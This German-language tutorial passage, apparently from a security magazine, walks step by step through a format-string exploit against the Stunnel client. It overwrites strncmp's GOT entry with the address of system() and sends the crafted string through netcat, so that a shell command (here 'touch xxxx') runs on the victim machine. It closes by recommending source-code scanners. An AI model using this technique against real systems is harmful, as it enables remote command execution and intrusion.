Mal sehen, was mit der Anwendung *Stunnel* passieren wird (siehe Listing 6), wenn wir das Array GOT so modifizieren, dass die Information über die Funktion `strncmp()` auf die Funktion `system()` verweisen wird. In der Praxis anstatt von `strncmp(line, ...)` (die letzte Zeile in Listing 6) wird der Befehl `system(line, ...)` ausgeführt. Da der Wert der Variable `line` nun von uns abhängig ist (es ist ein Text, den wir mit *netcat* verschicken), können wir darin einen beliebigen Befehl platzieren, der anschließend von der Shell ausgeführt wird. Die mit *netcat* nach *Stunnel* verschickte Kette, muss also zwei Elemente enthalten:

- den Befehl, der von der Shell ausgeführt wird, beendet mit einem Kommentarzeichen,
- die Formatkette, die das Überschreiben der von uns gewählten Speicherstelle (in der GOT Struktur) mit dem von uns gewählten Wert (der Adresse der Funktion) verursacht, so, dass anstelle von `strncmp()` die Funktion `system()` aufgerufen wird.

Um die entsprechende Kette vorzubereiten, müssen wir zuerst einige Tatsachen feststellen:

- in welcher Speicherstelle (in dem Adressenbereich des Prozesses *stunnel*) sich die Information in GOT befindet, die der Funktion `strncmp()` entspricht,
- in welcher Speicherstelle (in dem Adressenbereich des Prozesses *stunnel*) die Bibliothek *libc* geladen wurde,
- in welcher Stelle in der Bibliothek *libc* sich die Funktion `system()` befindet.

Um zu erfahren, in welcher Speicherstelle sich die Information in GOT befindet, die der Funktion `strncmp()` entspricht, verwenden wir das Tool *objdump*, das das Auflisten der Informationen über die Enddateien ermöglicht (also der Dateien die das Ergebnis der Kompilierung sind). Die Option `-R` (`--dynamic-reloc`) ermöglicht der Anwendung *objdump* das Auflisten aller dynamisch relaozierten Informationen in einer Datei – auch der geteilten Bibliotheken. Wir geben folgenden Befehl ein:

```
$ objdump -R stunnel
```

In der von *objdump* aufgelisteten Information finden wir eine Information über die Funktion `strncmp()`.

```
$ objdump -R stunnel | grep strncmp
08053490 R_386_JUMP_SLOT   strncmp
```

die gefundene Adresse – 0x08053490 – ist die Speicherstelle, die wir modifizieren möchten.

Um zu prüfen, in welcher Speicherstelle die Bibliothek *libc* geladen wurde, sehen wir uns den Inhalt der Datei */proc/<PID des Prozesses stunnel>/maps* genau an. Diese Datei enthält eine Liste der für diesen Prozess bereits gemappten Speicheradressen und die Zugrifsrechte an sie (`man proc`). Wir starten *Stunnel* und prüfen ihre PID:

```
$ nc -l -p 2525
$ ./stunnel -c -n smtp \
```

```
  -r 127.0.0.1:2525
$ ps | grep stunnel
2105 pts/1 00:00:00 stunnel
```

In der Datei */proc/2105/maps* finden wir zwei Records über die Bibliothek *libc*:

```
40173000-402a6000 r-xp
  00000000 07:00 81837
  /mnt/aurox/lib/tls/libc-2.3.2.so
402a6000-402aa000 rw-p
  00132000 07:00 81837
  /mnt/aurox/lib/tls/libc-2.3.2.so
```

Für uns ist der Record mit dem Attribut der Ausführbarkeit (`x`) wichtig. Wir merken uns also die Adresse: 0x40173000.

Jetzt müssen wir nur die Stelle finden, an der (in der Bibliothek *libc*) sich die Funktion `system()` befindet. Dazu verwenden wir das Tool *nm*, dass uns die Liste der Symbole in der Enddatei angibt – in unserem Fall in der Datei der Bibliothek *libc*. Wir verwenden die Option `-D` (`--dynamic`), die uns die dynamischen Symbole auflisten wird:

```
$ nm -D /lib/libc-2.3.2.so \
  | grep system
(...)
0003d4d0 W system
```

Wenn die Bibliothek *libc* unter der Adresse 0x40173000 geladen wird – und in ihrem Inneren die Funktion `system()` mit dem Offset 0x0003d4d0 beginnt – ist die Adresse, unter der in dem Adressenbereich des Prozesses *stunnel* die Funktion `system()` platziert wurde, 0x40173000+0x00 03d4d0=0x401b04d0. Diesen Wert müssen wir unter der Adresse 0x08053490 speichern.

Wir erstellen eine Kette

Wir haben schon die komplette Information die zur Erstellung der Kette nötig ist. Sie wird wie folgt aussehen:

- der auszuführende Befehl, beendet mit einem Kommentarzeichen (damit der nächste Teil der Kette nicht ausgeführt wird), zum Beispiel `touch xxxx #`,
- die Adresse 0x08053490,
- die Adresse 0x08053491,
- die Adresse 0x08053492,
- die Adresse 0x08053493,
- der Tag `%<eine _ Zahl>x` – der die entsprechende Zahl der Zeichen auflistet,
- der Tag `%<eine _ Zahl>$n` – der die Zahl der aufgelisteten Zeichen unter der Adresse aus dem entsprechenden Pseudoargument (also unter der Adresse 0x08053490) platziert,
- der Tag `%<eine _ Zahl>x`,
- der Tag `%<eine _ Zahl>$n` – der die Zahl der aufgelisteten Zeichen unter der Adresse aus dem nächsten Pseudoargument (also unter der Adresse 0x08053491) platziert,
- der Tag `%<eine _ Zahl>x`,
- der Tag `%<eine _ Zahl>$n` – der die Zahl der aufgelisteten Zeichen unter der Adresse aus dem nächsten Pseudoargument (also unter der Adresse 0x08053492) platziert,
- der Tag `%<eine _ Zahl>x`,
- der Tag `%<eine _ Zahl>$n` – der die Zahl der aufgelisteten Zeichen unter der Adresse aus dem nächsten Pseudoargument (also unter der Adresse 0x08053493) platziert.

Wir beginnen damit, zu prüfen, welches Pseudoargument die erste Adresse ist. Dazu schicken wir *Stunnel* die Kette:

```
touch xxxx #AAAA%x.%x.%x.%x.%x.%x. ↩
%x.%x.%x.%x.%x.%x.%x.%x.%x.%x
```

Stunnel gibt folgendes aus:

```
touch xxxx ↩
#AAAAbffff540.400f5483.4029c41b ↩
.ffffff6.40152c70.238.63756f74. ↩
78782068.23207878.41414141. ↩
252e7825.78252e78.2e78252e. ↩
252e7825.78252e78.2e78252e
```

Wie man sehen kann, ist das zehnte Pseudoargument vier Bytes nach dem auszuführenden Befehl (0x41414141 ist `AAAA`).

Jetzt stellen wir fest, wie viele Zeichen die Tags `%<eine _ Zahl>x` auflisten sollten. Wie wir uns erinnern können, möchten wir die Zahl 0x401b04d0 (unter der Adresse 0x08053490) platzieren. Wir machen das indem wir folgende Zahlen der Reihe nach auflisten: 0xd0, 0x104, 0x11b, 0x140. Bis zu dem ersten Tag `%n` wurden achtundzwanzig Bytes aufgelistet (sechzehn Bytes Adressen und zwölf Bytes des Befehls `touch xxxx`). In Verbindung damit sollte der erste Tag `%x` 0xd0–28=180 Bytes auflisten, der Zweite: 0x104–0xd0=52 Bytes, der Dritte: 0x11b–0x104=283 Bytes, und der Vierte: 0x140–0x11b=37 Bytes.

Schließlich sieht die Kette, die wir verschicken werden wie folgt aus:

```
touch xxxx #0x080534900x080534910 ↩
x080534920x08053493%180x%10$n ↩
%52x%11$n%23x%12$n%37x%13$n
```

Um der geschickten Kette die Bytes hinzuzufügen, denen keine ASCII Zeichen entsprechen, verwenden wir den Befehl *echo*:

```
$ echo 'touch xxxx #'\
  `echo -e '\x90\x34\x05\x08\x91 ↩
  \x34\x05\x08\x92\x34\x05\x08 ↩
  \x93\x34\x05\x08'`\
  '%180x%10$n%52x%11$n%23x ↩
  %12$n%37x%13$n' | nc -l -p 2525
```

Als Ergebnis dieses Befehls erscheint auf dem Rechner der Opfer eine leere Datei `xxxx`.

Zusammenfassung

Die Fehler, die das Weiterleiten der Formatkette an die Anwendung ermöglichen, können durchaus gefährlich sein, genau so wie die Fehler, die den Bufferüberlauf ermöglichen. Es gibt zum Gück auch Tools, die den Programmierern helfen, sich vor solchen Fehlern zu schützen.

Das erste Tool zum Scannen der Quellcode auf der Suche nach den mit Formatketten verbundenen Fehlern war *pscan*. Zur Zeit gibt es viele weiteren Tools zum Scannen von Quellcode und viele von ihnen erkennen die Fehler der Formatketten, zum Beispiel *Flawfinder*, RATS, oder ITS4. Wir raten den C Programmierern sie anzuwenden – sie erhöhen die Sicherheit der selbst erstellten Anwendungen. ■